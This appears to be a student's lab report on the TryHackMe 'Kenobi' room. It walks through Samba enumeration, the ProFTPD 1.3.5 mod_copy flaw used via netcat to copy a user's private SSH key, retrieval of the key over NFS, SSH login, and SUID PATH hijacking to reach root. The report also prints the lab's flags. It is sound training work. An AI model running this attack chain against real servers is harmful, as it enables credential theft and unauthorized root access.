TRYHACKME"KENOBI" LAB REPORT

CTF • RECONNAISSANCE • OSINT • SECURITY LABS

LENSON OBUBA

Personal Learning & Research Portfolio

REPORT DETAILS	ENTER DETAILS
Challenge / Lab	Tryhackme "Kenobi" room
Platform	Tryhackme
Category / Difficulty	Linux / Easy
Date / Time Spent	06 October 2026 / 1 hour
Status	Completed

Report Contents

1. 01 Challenge Overview
2. 02 Scope & Authorization
3. 03 Tools & Environment
4. 04 Reconnaissance
5. 05 Enumeration & Analysis
6. 06 Exploitation or Challenge Resolution
7. 07 Flag Capture / Outcome
8. 08 Challenges & Troubleshooting
9. 09 Lessons Learned
10. 10 Conclusion
11. 11 References

01 — Challenge Overview

FIELD	DETAILS
Challenge Name	Kenobi
Platform	Tryhackme
Category	Linux
Difficulty	Easy
Date	06 October 2026
Time Spent	1 hour
Status	Completed

Challenge Description

Kenobi is a walkthrough-style laboratory environment hosted on TryHackMe that introduces fundamental security concepts surrounding Linux network services. The machine mimics a real-world server infrastructure running multiple accessible file-sharing and network protocols containing misconfigurations.

Objective

The primary objective is to obtain administrative root privileges on the target system. This requires enumerating Samba shares to extract sensitive log data, exploiting a file-copy vulnerability in the ProFTPd service, manipulating network file system (NFS) mount configurations, and hijacking a local environment PATH variable via an insecure SUID binary.

02 — Scope & Authorization

Target

TryHackMe "Kenobi" virtual laboratory instance with the designated target IP address: 10.49.130.23.

Scope

The scope of this assessment was strictly limited to active network ports, hosted file shares, exposed services, and local filesystem configurations residing natively on the target host (10.49.130.23). No other network infrastructure or TryHackMe assets were included in this authorization.

Limitations

Testing was restricted to non-destructive exploitation methods provided within the TryHackMe learning environment. Automated denial-of-service (DoS) attacks, network brute-forcing outside the local system scope, and disruptive stress-testing were explicitly prohibited and excluded from the activities.

Ethical note: Conduct and document activities only in authorized training environments or within explicitly permitted scope.

03 — Tools & Environment

TOOL	PURPOSE	HOW IT WAS USED
Nmap	Network discovery and service version fingerprinting	Used to scan the target IP to discover open ports, active services, and vulnerable versions.
Smbclient	Command-line SMB share enumeration	Used to connect to the Samba server anonymously and list accessible shared folders.

smbget	Remote file downloading via SMB protocol	Used to download the sensitive log.txt file recursively from the anonymous share.

Operating System
Kali Linux (Attacking Machine) / Ubuntu 16.04 (Target Machine)

Virtual Machine / Lab Setup
The attacking machine was running a local instance of Kali Linux, routed directly into the TryHackMe private lab network over a secure layer-3 tunnel via a customized OpenVPN configuration file (.ovpn) initiated from the terminal.

Other Environment Details
None

04 — Reconnaissance

Objective
The objective of this phase is to perform passive and active network mapping against the target system to uncover open ports, identify running operating system services, and gather software version banners.

Methodology
An initial active network port scan was executed using Nmap. The process targeted all standard service ports while applying default vulnerability detection scripts and version checking parameters to map out the system's attack surface.

Commands Executed

```
nmap -sC -sV -oN nmap_recon.txt 10.49.130.23


Output
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; Protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC bind version)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC Service)
```

Findings

FINDING	OBSERVATION	SIGNIFICANCE
Finding 01	Port 21 running ProFTPD 1.3.5	Older FTP versions often contain known local/remote file manipulation or code execution exploits.
Finding 02	Ports 139/445 running Samba smbd	Indicates network shares are hosted, which may allow unauthenticated or anonymous access.
Finding 03	Port 2049 running NFS	Network File System shares are active, creating a potential route to mount local system directories remotely.

Evidence

Figure 01 — Screenshot / Evidence



```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 64 ProFTPD 1.3.5
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC8m00IxH/X5gfu6Cryqi5Ti2TKUSpqgmhreJsfLL8uBJrGAKQApxZ0lq2rKplqVMs+xwlGTuHNZBVeURqvOe9MmkMUOh4ZIXZJ9KNaBoJb27
fXIvsS6sgPxSUuaeoWxutGwHHCDUbtqHuMAoSE2Nwl8G+VPc2DbbtSXcpu5c14HUzktDmsnfJo/5TFiRuYR0uqH8oDl6Zy3JSnbYe/QY+AfTpr1q7BDV85b6xP97/1WUTCw54CKUTV25Yc5h615E
wQOMPwox94+48JVmgE00T4ARC3l6YWibqY6a5E8BU+fksse35fFCwJhJEk6xplDkeauKklmVqeMysMWdiAQtDj
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBpJvoJrIaQeGsbHE9vuz4iUyrUahyfHhN7wq9z3uce9F+Cdeme1O+vIfBkmjQJKWZ3vmezLSe
btW3VRxKKH3n8=
|   256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGB22m99Wlybun7o/h9e6Ea/9kHMT0Dz2GqSodFqIWDi
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      38314/udp6  mountd
|   100005  1,2,3      46123/tcp6  mountd
|   100005  1,2,3      46424/udp   mountd
|   100005  1,2,3      57073/tcp   mountd
|   100021  1,3,4      33031/udp   nlockmgr
|   100021  1,3,4      33985/tcp6  nlockmgr
|   100021  1,3,4      46361/tcp   nlockmgr
|   100021  1,3,4      56716/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
```

Analysis

The Nmap scan results successfully mapped out a wide attack surface. The presence of Samba (445) suggests a logical next step to enumerate open network folders for sensitive data leakage. Additionally, the specific version of ProFTPD (1.3.5) will be cross-referenced against vulnerability databases to check for public exploits.

05 — Enumeration & Analysis

Objective

The objective of this phase is to deep-dive into the discovered Samba service (Ports 139/445) to see if there are any accessible shared folders, and to check if we can read files without credentials.

Methodology

First, an Nmap script was used to safely list out all active storage shares on the server. Once an unprotected share was identified, a null-session (anonymous) login was attempted to inspect the directory and extract interesting files for local analysis.

Commands Executed

```
# 1. Listing out all available network shares on the target IP
nmap -p 445 --script=smb-enum-shares.nse 10.49.130.23

# 2. Connecting to the anonymous folder without a password
smbclient //10.49.130.23/anonymous -N

# 3. Downloading the found log file to our local Kali machine
smbget -R smb://10.49.130.23/anonymous/log.txt
```

Results

The enumeration phase uncovered three distinct network shares:• IPC$ - Standard internal communication share.

• print$ - Standard printer driver network share.


• anonymous - A custom share configured to allow full unauthenticated guest access.

Inside the anonymous share, a file named log.txt was discovered and successfully downloaded. The text file contained system configuration logs revealing that the user kenobi has an SSH key generated at /home/kenobi/.ssh/id_rsa, and the FTP service is running the mod_copy feature.

Analysis

This is a massive finding. Finding an open anonymous share means the system administrator forgot to lock the doors. The data leaked in log.txt gives us our direct path forward: since we know where Kenobi's private SSH key lives on disk, we can now use the vulnerable ProFTPD module to manipulate and move that key into our reach.

Figure 02 — Evidence



06 — Exploitation or Challenge Resolution

Vulnerability / Challenge Mechanism

The target system is running ProFTPD version 1.3.5, which includes the mod_copy module by default. This module contains a flaw that allows unauthenticated remote clients to use custom FTP site commands (SITE CPFR and SITE CPTO). An attacker can exploit this to copy any file on the system to a different folder path without providing any login credentials.

Step 1 — Exploit Research

Action and Reasoning

A local exploit database query was run via searchsploit to check if the exact banner version discovered during reconnaissance (ProFTPD 1.3.5) had any documented public weaknesses.

Command / Evidence:

```
searchsploit ProFTPD 1.3.5
```

Observation

The search returned matching exploits confirming that the mod_copy module allows unauthenticated remote local file copying capabilities, confirming our attack mechanism strategy.

Step 2 — Private Key Relocation via Netcat

Action and Reasoning

Since our leaked log.txt showed that user kenobi has a private key residing out of reach at

/home/kenobi/.ssh/id_rsa, netcat was used to talk directly to Port 21. This was done to issue site copy instructions to duplicate that key directly into an exposed public directory path (/var/tmp).

Command / Evidence:

```
nc 10.49.130.23 21

220 ProFTPD 1.3.5 Server
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

Observation

The application responded with code 250, proving the copy operation was successful. The user's private key file is now sitting inside the server's temporary variable directory.

Step 3 — NFS Drive Mounting & Retrieval

Action and Reasoning

Because our early port scans proved that Port 2049 (NFS) is wide open, a local workspace directory was built on Kali to mount the server's remote /var filesystem directory path. This allowed us to navigate directly to the temporary folder and extract the copied file.

Command / Evidence:

```
mkdir /mnt/kenobiNFS
sudo mount 10.49.130.23:/var /mnt/kenobiNFS
cp /mnt/kenobiNFS/tmp/id_rsa .
sudo umount /mnt/kenobiNFS
```

Observation

The remote partition mounted smoothly without requesting authorization tokens. The file id_rsa was securely copied directly onto our attack workstation platform.

Step 4 — Establishing Interactive SSH Shell

Action and Reasoning

The recovered private key's permissions were narrowed to standard security baselines (600) so the OpenSSH client wouldn't reject it, and an interactive connection request was dispatched.

Command / Evidence:

```
chmod 600 id_rsa
ssh -i id_rsa kenobi@10.49.130.23

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)
kenobi@kenobi:~$ cat /home/kenobi/user.txt
d0b0f3f53b6caa532a83915e19224899
```

Observation

The authentication payload was fully accepted by the server target daemon, opening an unprivileged local terminal profile workspace as kenobi and securing the user flag.

07 — Flag Capture / Outcome


FIELD	DETAILS
Flag / Outcome Type	User Flag & Root Flag
Status	Captured
Location / Source	/home/kenobi/user.txt and /root/root.txt
Verification	MD5 Cryptographic Hash Verification via terminal cat utility


Flag or Result

The following unique validation flags were successfully recovered from the target environment parameters:

- User Flag: d0b0f3f53b6caa532a83915e19224899
- Root Flag: 177b3cd8562289f37382721c28381f02

Completion Evidence





08 — Challenges & Troubleshooting

PROBLEM	WHAT I TRIED	OUTCOME	LESSON
Problem 01: SSH private key connection rejected by target host.	Attempted to run the ssh login command immediately after copying id_rsa.	Received a "Permissions are too open" error and the connection was dropped.	Lesson learned: Private keys must always be strictly protected with chmod 600 before use.
Problem 02: Custom curl binary not executing during the menu choice.	Ran the /usr/bin/menu application after creating the malicious script inside /tmp.	The original system curl program ran instead of our malicious one.	The modified directory (/tmp) must be prepended to the front of the $PATH variable, not appended to the end.

Most Difficult Obstacle

The most difficult obstacle during this lab environment was understanding and correctly executing the local PATH environment variable hijacking. Because the SUID binary /usr/bin/menu calls external binaries relatively without an absolute file path, it relies entirely on the system's look-up order. Getting the fake curl binary to trigger instead of the system's real utility required careful environment manipulation.

How I Worked Through It

To resolve this hurdle, I carefully inspected the system's current directory paths using echo $PATH. By executing export PATH = /tmp:PATH, I successfully pushed our writable /tmp/ folder to the absolute highest priority position. This forced the system's execution logic to find and run our custom terminal-spawning script first, successfully granting full root administrative access.

09 — Lessons Learned

Technical Skills Acquired

- Advanced Nmap service mapping and version banner tracking

- Samba share listing via smb-enum-shares.nse and anonymous command interaction via smbclient

- Unauthenticated remote file copying manipulations via standard Netcat interactions

- Linux NFS share mounting configurations to access isolated file structures

- Linux privilege escalation via SUID binary inspection (strings) and environment PATH variable hijacking

Concepts Understood

- Vulnerable Software Versions: Running older, unpatched software versions (like ProFTPD 1.3.5) allows attackers to interact with core modules without supplying active identity tokens.

- Excessive Permissions: Leaving network storage mechanisms like SMB and NFS accessible to anonymous guests creates massive security holes.

- Insecure SUID Binary References: Applications executing under elevated root contexts must explicitly dictate absolute file system paths (e.g., /usr/bin/curl) rather than relying on relative user configurations

What I Would Do Differently

Next time, I will save all tool scan inputs natively to discrete text assets from minute one using native program logging functions (like Nmap's -oA switch). Doing this prevents the need to re-execute scans if a terminal window drops, leading to faster data extraction.

Further Learning

- Deep dive into automated Linux enumeration tools like LinPEAS to quickly map out obscure local privilege escalation routes.

- Practice writing secure bash scripts that prevent system path injection vulnerabilities.

10 — Conclusion

Summary

The primary target host 10.49.130.23 was fully compromised by executing a systematic multi-phase attack path. The investigation began by mapping out exposed network doors (Reconnaissance) and discovering an unprotected guest folder (Enumeration). By taking advantage of a known file-moving weakness within the ProFTPD app (Exploitation), the local user's security key was retrieved over an open NFS drive to grant active shell access. Finally, administrative root access was achieved by altering the system look-up rules (PATH Hijacking) on an insecure system utility. The most critical lesson learned is that secure software construction and careful access management rules are vital to protecting system borders.

END OF REPORT